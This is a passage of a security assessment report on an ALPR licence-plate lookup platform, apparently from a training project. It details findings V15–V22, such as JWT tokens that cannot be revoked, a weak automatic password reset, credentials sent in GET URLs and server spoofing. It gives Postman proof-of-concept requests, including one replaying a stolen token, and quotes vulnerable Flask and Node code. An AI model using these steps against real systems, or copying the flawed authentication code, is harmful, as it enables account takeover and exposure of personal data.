Approach	[REVIEW/CODE]	Exploit technique	[CRAFTPACKET] [SPOOFING]																
Vulnerabilities																			
Attacker can add new user account.																			
Relative component / source code																			
CVSS Score	8.8	Severity	High																
Common Vulnerability Scoring System Calculator <p>This page shows the components of the CVSS score for example and allows you to refine the CVSS base score. Please read the CVSS standards guide to fully understand how to score CVSS vulnerabilities and to interpret CVSS scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.</p> <table border="1"> <thead> <tr> <th>Score Type</th> <th>Score Value</th> </tr> </thead> <tbody> <tr> <td>CVSS Base Score</td> <td>4.9</td> </tr> <tr> <td>Impact Subscore</td> <td>3.6</td> </tr> <tr> <td>Exploitability Subscore</td> <td>1.2</td> </tr> <tr> <td>CVSS Temporal Score</td> <td>4.7</td> </tr> <tr> <td>CVSS Environmental Score</td> <td>8.8</td> </tr> <tr> <td>Modified Impact Subscore</td> <td>5.4</td> </tr> <tr> <td>Overall CVSS Score</td> <td>8.8</td> </tr> </tbody> </table> <p>Show Equations</p> <p>CVSS v3.1 Vector AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:N/A:N/E:P/RL:X/RC:C/CR:H/IR:L/AR:L/MAV:N/MAC:L/MPR:N/MUI:N/MS:U/MC:H/MI:N/MA:N</p>				Score Type	Score Value	CVSS Base Score	4.9	Impact Subscore	3.6	Exploitability Subscore	1.2	CVSS Temporal Score	4.7	CVSS Environmental Score	8.8	Modified Impact Subscore	5.4	Overall CVSS Score	8.8
Score Type	Score Value																		
CVSS Base Score	4.9																		
Impact Subscore	3.6																		
Exploitability Subscore	1.2																		
CVSS Temporal Score	4.7																		
CVSS Environmental Score	8.8																		
Modified Impact Subscore	5.4																		
Overall CVSS Score	8.8																		
Consequence / Impact analysis																			
An attacker can acquire the plate information An Attacker can add new account arbitrarily																			
Recommended mitigation																			
<ol style="list-style-type: none"> 1. Use trusted device and user authentication using the PKI with SSL/TLS 2. Using Javascript Obfuscation technology 3. Strengthen the security of the OTP issuance process 																			
Tools needed	Postman																		
Proof of concept / How to attack																			
<ol style="list-style-type: none"> 1. The attacker adds user accounts according to V12. - wo0ngs@gmail.com is added 2. Login with account "wo0ngs@gmail.com" 3. We can obtain plate and license information by inquiring about any plate number. 																			

GET https://team-server-dhzve.run.goorm.io/plate/get?plate_number=KKM1789

Params ● Authorization ● Headers (11) Body Pre-request Script Tests Settings

Query Params

KEY	VALUE
plate_number	KKM1789
Key	Value

Body Cookies Headers (4) Test Results

Pretty Raw Preview Visualize JSON ↻




```
1
2   "result": {
3     "address1": "0759 Chambers Port",
4     "address2": "Gutierreztown, KS 25469",
5     "birth_date": "11/20/1954",
6     "expiration_date": "03/23/2022",
7     "match_info": "Best",
8     "name": "Amy Davis",
9     "plate": "KKM1789",
10    "status": "Stolen",
11    "vehicle_color": "black",
12    "vehicle_make": "Kia",
13    "vehicle_model": "LeSabre",
14    "vehicle_year": "2016"
15  }
16 }
```

1.2.16. V16 - jwt token spoofed by an attacker

Description	[V16] jwt token spoofed by an attacker		
CIA	[CONFIDENTIALITY]	Attack vector	[SERVER/ACCESS]
Approach	[REVIEW/CODE]	Exploit technique	[SPOOFING]
Vulnerabilities			
<p>For the jwt token issued by the server, it is not stored in association with user information. Therefore, multiple logins with the same username are possible. and there is no logic to handle expired tokens by user logout. Also if the private key is exposed, it is impossible to validate the jwt token spoofed by an attacker on the server side because the issued jwt token format is simple. it is defending on the config._JWT_SECRET_KEY_ only.</p>			
<p>1. usermanagement.py</p> <pre>user_management.route("/signin", methods=['GET', 'POST']) def signin(): if request.method == "GET": form_user = request.args.get("username") form_pass = request.args.get("password") form_otp = request.args.get("otp") else: form_user = request.form.get("username") form_pass = request.form.get("password") form_otp = request.form.get("otp") if form_user is None or form_pass is None or form_otp is None: return {"result": { "status": "Fail", "message": "Invalid signin info." }} result, value = valid_username(form_user) if not result: return jsonify(value) data = User.query.filter_by(username=form_user).first() # ID query if data is not None: if data.password == form_pass: totp_instance = pyotp.TOTP(data.otp) valid = totp_instance.verify(form_otp) if valid: data.otpfcnt = 0 data.passwordrefresh = 0 token = jwt.encode({'public_id': data.username, 'exp': datetime.datetime.utcnow() + datetime.timedelta(minutes=45)}, config._JWT_SECRET_KEY_, "HS256") value = {"result": { "status": "Success", "token": token, "message": "" }} else: value = {"result": { "status": "Fail", "message": "OTP verification failed" }} else: value = {"result": { "status": "Fail", "message": "Incorrect password" }} return jsonify(value)</pre> <p>2..utils.py</p> <p>- the token is checked only for tampering without comparing the token stored in the server.</p> <pre>@wraps(f) def decorator(*args, **kwargs): auth = request.headers.get("Authorization") if not auth: value = {"result": { "status": "Fail", "message": "Valid token is Missing" }} return jsonify(value) token = None if auth.startswith("Bearer "): split = auth.split("Bearer") token = split[1].strip() if not token: value = {"result": { "status": "Fail", "message": "Valid token is Missing" }} return jsonify(value) try: data = jwt.decode(token, config._JWT_SECRET_KEY_, algorithms=["HS256"]) valid_user = User.query.filter_by(username=data['public_id']).first() except: value = {"result": { "status": "Fail", "message": "Invalid token" }} return jsonify(value) return f(valid_user, *args, **kwargs) return decorator</pre>			
Relative component / source code			
CVSS Score	0.0	Severity	None

Common Vulnerability Scoring System Calculator

This page shows the components of the CVSS score for example and allows you to refine the CVSS base score. Please read the CVSS standards guide to fully understand how to score CVSS vulnerabilities and to interpret CVSS scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.



CVSS Base Score: 0.0
Impact Subscore: 0.0
Exploitability Subscore: 2.8
CVSS Temporal Score: 0.0
CVSS Environmental Score: 0.0
Modified Impact Subscore: 0.0
Overall CVSS Score: 0.0

Show Equations

CVSS v3.1 Vector

AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:N/A:N/E:P/RL:X/RC:C/CR:L/R:L/AR:L/MAV:N/MAC:L/MPR:N/MUI:N/MS:U/MC:N/MI:N/MA:N

Consequence / Impact analysis

An attacker can acquire the plate information

Recommended mitigation


Using JWT token revoke mechanism
No multiple access with one account

Tools needed Postman

Proof of concept / How to attack

1.2.17. V17 – Vulnerability of recovering user password

Description	[V17] Vulnerability of recovering user password									
CIA	[CONFIDENTIALITY]	Attack vector	[SERVER/ACCESS]							
Approach	[REVIEW/CODE]	Exploit technique	[BRUTEFORCE]							
Vulnerabilities										
<p>If the password and OTP information are wrong 3 times or more, a new password is automatically sent to the account email without authentication.</p> <p>In addition, the new password is the value in which the old passwords are listed in reverse order. So, the original password and the new password appear repeatedly.</p> <p>Therefore, if the user's account email is exposed, the attacker could easily obtain a password and may be vulnerable to brute force attacks.</p>										
<p>- usermanagement.js</p> <pre> if data is not None: if data.password == form_pass: totp_instance = pyotp.TOTP(data.otp) valid = totp_instance.verify(form_otp) if valid: data.otpcnt = 0 data.passwordcnt = 0 db.session.commit() token = jwt.encode({'public_id': data.username, 'exp': datetime.datetime.utcnow() + datetime.timedelta(hours=1)}, app.config['SECRET_KEY']) value = {"result": { "status": "success", "token": token, "message": "" }} else: data.otpcnt = data.otpcnt + 1 db.session.commit() if data.passwordcnt + data.otpcnt > 2: password = password[::-1] data.password = password data.passwordcnt = 0 data.otpcnt = 0 db.session.commit() sendEmail(data.username, f"new password : {data.password}") value = {"result": { "status": "fail", "token": "", "message": f"A new password has been sent to you by backup e-mail({data.username})" }} else: value = {"result": { "status": "fail", "token": "", "message": "Invalid OTP or Password Number" }} </pre>										
Relative component / source code										
CVSS Score	4.5	Severity	Medium							
<p> Common Vulnerability Scoring System Calculator</p> <p>This page shows the components of the CVSS score for example and allows you to refine the CVSS base score. Please read the CVSS standards guide to fully understand how to score CVSS vulnerabilities and to interpret CVSS scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.</p> <table border="1"> <tr> <td>CVSS Base Score: 5.3</td> </tr> <tr> <td>Impact Subscore: 1.4</td> </tr> <tr> <td>Exploitability Subscore: 3.9</td> </tr> <tr> <td>CVSS Temporal Score: 5.2</td> </tr> <tr> <td>CVSS Environmental Score: 4.5</td> </tr> <tr> <td>Modified Impact Subscore: 0.7</td> </tr> <tr> <td>Overall CVSS Score: 4.5</td> </tr> </table> <p>Show Equations</p> <p>CVSS v3.1 Vector AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/E:F/RL:X/RC:C/CR:L/IR:L/AR:L/MAV:N/MAC:L/MPR:N/MUI:N/MS:U/MC:L/MI:N/MA:N</p>				CVSS Base Score: 5.3	Impact Subscore: 1.4	Exploitability Subscore: 3.9	CVSS Temporal Score: 5.2	CVSS Environmental Score: 4.5	Modified Impact Subscore: 0.7	Overall CVSS Score: 4.5
CVSS Base Score: 5.3										
Impact Subscore: 1.4										
Exploitability Subscore: 3.9										
CVSS Temporal Score: 5.2										
CVSS Environmental Score: 4.5										
Modified Impact Subscore: 0.7										
Overall CVSS Score: 4.5										
Consequence / Impact analysis										
An attacker can try to steal admin or user account using brute force attacks.										
Recommended mitigation										
When the number of failed logins is exceeded, the account is locked.										

Tools needed	brute force attacks
Proof of concept / How to attack	
1. password invalid two times.	
 <p>localhost:3000 내용: A new password has been sent to you by backup e-mail(test2@gmail.com)</p> <p>Sign in on A</p> <p>Email Address: test2@gmail.com</p> <p>Password: OTP:</p> <p>SIGN IN NOW</p>	
2. repeat password invalid two times. 3. input same password and valid otp 4. login successful	

1.2.18. V18 - An attacker can retrieve plate information with a stolen jwt token.

Description	[V18] An attacker can retrieve plate information with a stolen jwt token.		
CIA	[CONFIDENTIALITY]	Attack vector	[SERVER/ACCESS]
Approach	[REVIEW/CODE]	Exploit technique	[CRAFTPACKET] [SPOOFING]
Vulnerabilities			
An attacker can retrieve plate information with a stolen jwt token. If a jwt token is stolen, it cannot be dealt with until it expires.			
1.server.js	<pre>function getFrameData(query){ var jwt = query.jwt; var executablePath = path.resolve('alpr.exe'); var parameters = ["-c", query.ct, "-s", query.save, "-f", query.res]; if(query.type === "camera"){ parameters.push(query.name); } else if(query.type === "video" query.type === "image"){ parameters.push(path.resolve(query.name)); } if(pid === 0){ var cmd = executablePath + " " + parameters.join(" "); const child = exec(cmd, (error, stdout, stderr) => { if (error) { } }); pid = child.pid; child.stdout.on('data', (data) => { if(data.includes("plate")){ let _data = data.split(","); try{ if(_data[1] !== null && _data[2] !== null && _data[2] >= 90){ if(jwt !== null){ var options = { timeout: 10000, time: true, headers: { 'Content-Type': 'application/json', 'Authorization': 'Bearer \${jwt}' } }; } </pre>		
2. platequery.py	<pre>@plate_query.route("/get", methods=['GET']) @token_required def getPlate(valid_user): if valid_user is not None: plate_number = request.args.get('plate_number') if plate_number is None: value = {"result": {"status": "fail", "message": "Invailed plate number"}} return jsonify(value) result, value = valid_platenumber(plate_number) if not result: return jsonify(value) data = Plate.query.filter_by(plate=plate_number).first()</pre>		
3. the token is the only access right to the API.			
4. After logout of the client app, the token is still valid on the server side.			
- index.js : only clear client side's token	<pre>const signOut = () => { sessionStorage.clear(); setJwt(sessionStorage.getItem("key")); }</pre>		
Relative component / source code			

CVSS Score	8.1	Severity	High
Common Vulnerability Scoring System Calculator This page shows the components of the CVSS score for example and allows you to refine the CVSS base score. Please read the CVSS standards guide to fully understand how to score CVSS vulnerabilities and to interpret CVSS scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.			
		CVSS Base Score: 6.5 Impact Subscore: 3.6 Exploitability Subscore: 2.8 CVSS Temporal Score: 6.4 CVSS Environmental Score: 8.1 Modified Impact Subscore: 5.4 Overall CVSS Score: 8.1	
Show Equations			
CVSS v3.1 Vector AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N/E:F/RL:X/RC:C/CR:H/IR:L/AR:L/MAV:N/MAC:L/MPR:L/MUI:N/MS:U/MC:H/MI:N/MA:N			
Consequence / Impact analysis An attacker can acquire the plate information			
Recommended mitigation Using the PKI with SSL/TLS Using JWT token revoke mechanism			
Tools needed	Postman		
Proof of concept / How to attack <ol style="list-style-type: none"> Run Postman make Headers with token & Params send packet to server <p>GET "http://team-server-dhzve.run.goorm.io/plate/get?plate_number=GRN0422"</p> <div style="border: 1px solid #ccc; padding: 10px; margin-top: 10px;"> <p>GET https://team-server-dhzve.run.goorm.io/plate/get?plate_number=GRN0422</p> <p>Params ● Authorization ● Headers (11) Body Pre-request Script Tests Settings</p> <p>Type Bearer Token Token</p> <p>The authorization header will be automatically generated when you send the request. Learn more about authorization</p> <p>stolen token eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJwdIWJsaWNfslW0l0IJ3bzBuZ3NAZ21haWwUY29tIiwIZXhwlioxNjU3NTA2NTU0fQ.OEcefqlkdUZo69Forizh248zEpBPhAQobq4JGf2ay4k</p> <p>Body Cookies Headers (4) Test Results</p> <p>Pretty Raw Preview Visualize JSON</p> <pre> 1 { 2 "result": [3 { 4 "address1": "864 Ramos Port Apt. 211", 5 "address2": "Moralesmouth, OH 88090", 6 "birth_date": "08/13/1960", 7 "expiration_date": "08/23/2024", 8 "match_info": "Best", 9 "name": "Mark Newton", 10 "plate": "GRN0422", 11 "status": "No Wants / Warrants", 12 "vehicle_color": "navy", 13 "vehicle_make": "Chevrolet", 14 "vehicle_model": "Beetle", 15 "vehicle_year": "2016" 16 } </pre> </div>			

1.2.19. V19 - There is no JWT token revoke mechanism

Description	[V19] There is no JWT token revoke mechanism		
CIA	[CONFIDENTIALITY]	Attack vector	[SERVER/ACCESS]
Approach	[REVIEW/CODE] [REVIEW/DESIGN]	Exploit technique	[SNIFFING]

Vulnerabilities

The expired time of the jwt token is as short as 45 minutes, but refresh token and logic procedure required to maintain a session do not exist.

therefore the user should repeatedly call the login GET method API, there is a risk of account information exposure.

"<https://team-server-dhzve.run.goorm.io/signin?username=test2@gmail.com&password=Asdf!234&otp=932468>

1.usermanagement.js

- only jwt token available

```
@user_management.route("/signin", methods=['GET', 'POST'])
def signin():
    if request.method == "GET":
        form_user = request.args.get("username")
        form_pass = request.args.get("password")
        form_otp = request.args.get("otp")
    else:
        form_user = request.form.get("username")
        form_pass = request.form.get("password")
        form_otp = request.form.get("otp")

    if form_user is None or form_pass is None or form_otp is None:
        return {"result": 0,
                "status": "fail",
                "message": "Invalid signin info."}

    result, value = valid_username(form_user)
    if not result:
        return jsonify(value)

    data = User.query.filter_by(username=form_user).first() # ID 三#Query 三#Query
    if data is not None:
        if data.password == form_pass:
            totp_instance = pyotp.TOTP(data.otp)
            valid = totp_instance.verify(form_otp)
            if valid:
                data.accessCount = 0
                data.passwordCount = 0
                db.session.commit()
                token = jwt.encode({'public_id': data.username, 'exp': datetime.datetime.utcnow() + datetime.timedelta(minutes=45), config._JWT_SECRET_KEY_, "HS256"})
                value = {
                    "status": "success",
                    "token": token,
                    "message": ""
                }
            else:
                data.accessCount += 1
                data.passwordCount += 1
                db.session.commit()
                value = {
                    "status": "fail",
                    "message": "Incorrect OTP"
                }
        else:
            value = {
                "status": "fail",
                "message": "Incorrect password"
            }
    else:
        value = {
            "status": "fail",
            "message": "User not found"
        }

    return jsonify(value)
```

2. platequery.py

```
@user_management.route("/signin", methods=['GET', 'POST'])
def signin():
    if request.method == "GET":
        form_user = request.args.get("username")
        form_pass = request.args.get("password")
        form_otp = request.args.get("otp")
    else:
        form_user = request.form.get("username")
        form_pass = request.form.get("password")
        form_otp = request.form.get("otp")

    if form_user is None or form_pass is None or form_otp is None:
        return {"result": 0,
                "status": "fail",
                "message": "Invalid signin info."}

    result, value = valid_username(form_user)
    if not result:
        return jsonify(value)

    data = User.query.filter_by(username=form_user).first() # ID 三#Query 三#Query
    if data is not None:
        if data.password == form_pass:
            totp_instance = pyotp.TOTP(data.otp)
            valid = totp_instance.verify(form_otp)
            if valid:
                data.accessCount = 0
                data.passwordCount = 0
                db.session.commit()
                token = jwt.encode({'public_id': data.username, 'exp': datetime.datetime.utcnow() + datetime.timedelta(minutes=45), config._JWT_SECRET_KEY_, "HS256"})
                value = {
                    "status": "success",
                    "token": token,
                    "message": ""
                }
            else:
                data.accessCount += 1
                data.passwordCount += 1
                db.session.commit()
                value = {
                    "status": "fail",
                    "message": "Incorrect OTP"
                }
        else:
            value = {
                "status": "fail",
                "message": "Incorrect password"
            }
    else:
        value = {
            "status": "fail",
            "message": "User not found"
        }

    return jsonify(value)
```

3.utils.py - only jwt token valid check.

```

def token_required(f):
    @wraps(f)
    def decorator(*args, **kwargs):
        auth = request.headers.get("Authorization")
        if not auth:
            value = {"result": {
                "status": "fail",
                "message": "Valid token is Missing"
            }}
            return jsonify(value)

        token = None
        if auth.startswith("Bearer "):
            split = auth.split("Bearer")
            token = split[1].strip()
        if not token:
            value = {"result": {
                "status": "fail",
                "message": "Valid token is Missing"
            }}
            return jsonify(value)

        try:
            data = jwt.decode(token, config._JWT_SECRET_KEY_, algorithms=["HS256"])
            valid_user = User.query.filter_by(username=data['public_id']).first()
        except:
            value = {"result": {
                "status": "fail",
                "message": "Invalid token"
            }}
            return jsonify(value)

        return f(valid_user, *args, **kwargs)

    return decorator


```

Relative component / source code

CVSS Score	8.1	Severity	High
------------	-----	----------	------

Common Vulnerability Scoring System Calculator

This page shows the components of the CVSS score for example and allows you to refine the CVSS base score. Please read the CVSS standards guide to fully understand how to score CVSS vulnerabilities and to interpret CVSS scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.



Show Equations

AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N/E:F/RL:X/RC:C/CR:H/IR:L/AR:L/MAV:N/MAC:L/MPR:L/MUI:N/MS:U/MC:H/MI:N/MA:N

Consequence / Impact analysis

An attacker can steal general user credentials such as user name, password, otp, token and use its credentials to acquire the plate information

Recommended mitigation


1. Using JWT token revoke mechanism
2. Use “POST” method instead of “GET” method in login process.

Tools needed

Wireshark

Proof of concept / How to attack

sniffing



1.2.20. V20 - Actual account(test@gmail.com) is entered as an example in the Email Address field.

Description	[V20] actual account(test@gmail.com) is entered as an example in the Email Address field.		
CIA	[CONFIDENTIALITY]	Attack vector	[CLIENT/ACCESS]
Approach	[REVIEW/CODE]	Exploit technique	[NOSPECIFIED]
Vulnerabilities			

In the "Sign in" page of the client, an actual account(test@gmail.com) is entered as an example in the Email Address field.

There is a risk that the account may be hijacked.

1.login.js

```
function Login(props) {
  const navigate = useNavigate();
  const onCancel = () => {
    navigate(-1);
  }

  const formik = useFormik({
    initialValues: {
      email: 'test@gmail.com',
      password: 'test123',
      otp: '123456'
    },
    validationSchema: Yup.object({
      email: Yup
```

2. client's Sign in page

← DASHBOARD

Sign in

Sign in on ALPR platform

Email Address: test@gmail.com

Password:

OTP:


SIGN IN NOW

Relative component / source code

CVSS Score	4.4	Severity	Medium
------------	-----	----------	--------

Common Vulnerability Scoring System Calculator

This page shows the components of the CVSS score for example and allows you to refine the CVSS base score. Please read the CVSS standards guide to fully understand how to score CVSS vulnerabilities and to interpret CVSS scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.



Consequence / Impact analysis

An attacker can try to steal "test@gmail.com" account using brute force attacks.

Recommended mitigation

Don't show real accounts as examples in the user interface.

Tools needed


Proof of concept / How to attack

we retrieve the account information and to confirm that "test@gmail.com" actually exists.

User Log

Username	Query Per Second	Best Match Count	Partial Match Count
lg2.3team@gmail.com	0.0	0	0
test@gmail.com	1.0	24	1
test1@gmail.com	2.0	13	0
test2@gmail.com	2.0	7	0
test3@gmail.com	1.0	56	2
test4@gmail.com	0.0	0	0
wo0ngs@gmail.com	1.0	9	0


1.2.21. V21 - no log records for login with a general account on the server side.

Description	[V21] no log records for login with a general account on the server side.		
CIA	[CONFIDENTIALITY]	Attack vector	[SERVER/ACCESS]
Approach	[REVIEW/CODE]	Exploit technique	[NOSPECIFIED]
Vulnerabilities			
no log records for login with a general account on the server side. only a token is generated and delivered to the client.			
Relative component / source code			
CVSS Score	0.0	Severity	None
Common Vulnerability Scoring System Calculator This page shows the components of the CVSS score for example and allows you to refine the CVSS base score. Please read the CVSS standards guide to fully understand how to score CVSS vulnerabilities and to interpret CVSS scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.			
 <p>CVSS v3.1 Vector AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N/E:P/RL:X/RC:C/CR:L/IR:L/AR:L/MAV:N/MAC:X/MPR:X/MUI:N/MS:U/MC:N/MI:N/MA:N</p>			
Consequence / Impact analysis An attacker accesses the server with the stolen account, but the server does not record. So, it is impossible to track the attacker.			
Recommended mitigation Logging Tools needed NA Proof of concept / How to attack			
<pre>usermanagement.py - no log @user_management.route("/signin", methods=['GET', 'POST']) def signin(): if request.method == 'GET': form_user = request.args.get("username") form_pass = request.args.get("password") form_otp = request.args.get("otp") else: form_user = request.form.get("username") form_pass = request.form.get("password") form_otp = request.form.get("otp") if form_user is None or form_pass is None or form_otp is None: return {"result": "fail", "status": "fail", "message": "Invalid signin info."} result, value = valid_username(form_user) if not result: return jsonify(value) data = User.query.filter_by(username=form_user).first() # ID 三三Query 三三 if data is not None: if data.password == form_pass: toto_instance = pyotp.TOTP(data.otp) valid = toto_instance.verify(form_otp) if valid: data.passwordcnt = 0 data.passworddfcnt = 0 db.session.commit() token = jwt.encode({'public_id': data.username, 'exp': datetime.datetime.utcnow() + datetime.timedelta(minutes=45)}, config.JWT_SECRET_KEY_, "HS256") value = {"result": "success", "token": token, "message": ""} else: value = {"result": "fail", "status": "fail", "message": "Invalid OTP."} else: value = {"result": "fail", "status": "fail", "message": "Incorrect password."} else: value = {"result": "fail", "status": "fail", "message": "User not found."} return jsonify(value)</pre>			

1.2.22. V22 - Remote server spoofing

Description	[V22] Remote server spoofing																		
CIA	[Availability] [Confidentiality]	Attack vector	[NETWORK]																
Approach	[REVIEW/DESIGN]	Exploit technique	[SPOOFING]																
Vulnerabilities																			
<ol style="list-style-type: none"> Local server in client side and remote server do not proceed with mutual authentication. The remote server is implemented with http, but Goorm hosting service(COTS) supports https(TLS) when packet is came into 443 port. And convert to http packet because remote server in container is bounded at 80 port(HTTP). It means that client authentication is omitted Local server uses HTTPS/TLS1.2, but dose not authenticate server's certificate, just verify root CA of server certificate if this certificate is issued from authorized agency. It means that there is no authentication of server identification and encrypt packet on external network only. If attacker can redirect remote server URL to attacker's URL/IP, server spoofing could be done without any additional procedure 																			
CVSS Score	9.6	Severity	Critical																
<p> Common Vulnerability Scoring System Calculator</p> <p>This page shows the components of the CVSS score for example and allows you to refine the CVSS base score. Please read the CVSS standards guide to fully understand how to score CVSS vulnerabilities and to interpret CVSS scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.</p> <table border="1"> <thead> <tr> <th>Score Type</th> <th>Score Value</th> </tr> </thead> <tbody> <tr> <td>CVSS Base Score</td> <td>9.8</td> </tr> <tr> <td>Impact Subscore</td> <td>5.9</td> </tr> <tr> <td>Exploitability Subscore</td> <td>3.9</td> </tr> <tr> <td>CVSS Temporal Score</td> <td>9.6</td> </tr> <tr> <td>CVSS Environmental Score</td> <td>9.6</td> </tr> <tr> <td>Modified Impact Subscore</td> <td>5.9</td> </tr> <tr> <td>Overall CVSS Score</td> <td>9.6</td> </tr> </tbody> </table> <p>CVSS v3.1 Vector AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:F/RL:X/RC:C/CR:H/IR:H/AR:H/MAR:N/MAC:L/MPR:N/MUI:N/MS:U/MC:H/MI:H/MA:H</p>				Score Type	Score Value	CVSS Base Score	9.8	Impact Subscore	5.9	Exploitability Subscore	3.9	CVSS Temporal Score	9.6	CVSS Environmental Score	9.6	Modified Impact Subscore	5.9	Overall CVSS Score	9.6
Score Type	Score Value																		
CVSS Base Score	9.8																		
Impact Subscore	5.9																		
Exploitability Subscore	3.9																		
CVSS Temporal Score	9.6																		
CVSS Environmental Score	9.6																		
Modified Impact Subscore	5.9																		
Overall CVSS Score	9.6																		
Consequence / Impact analysis <p>Spoofing server can occur stealing sensitive data (e.g. user credential) and it is sold to illegal group for making money or used for following attack. Secondly, officer cannot execute law enforcement. It means that ALPR service is completely down (all stop) as long as DNS spoofing is worked. It damages to police office(government) reputation critically.</p>																			
Recommended mitigation <p>Apply mutual authentication procedure between server and client like TLS(above 1.2)</p>																			
Tools needed	Goorm hosting service																		
Relative component / source code																			
Local Server in client side																			
(there is no additional authentication procedure or option, just request with https)																			
client/web/src/images/server.js	<pre> 173 app.post('/login', function(req, res){ 174 let email = req.query.email; 175 let password = req.query.password; 176 let otp = req.query.otp; 177 178 const url = host + "/signin?username=" + email + "&password=" + password + "&otp=" + otp; 179 const request = https.request(url, (response) => { 180 let data = ''; 181 response.on('data', (chunk) => { 182 data = data + chunk.toString(); 183 }); </pre>																		

HTTPS converting service from Goorm hosting service



HTTP bind in remote server(server.py)

```
12 app = Flask(__name__)
13
14 if __name__ == '__main__':
15     app = Flask(__name__)
16     app.config['DEBUG'] = True
17     app.config['SQLALCHEMY_DATABASE_URI'] = config._DB_PATH_
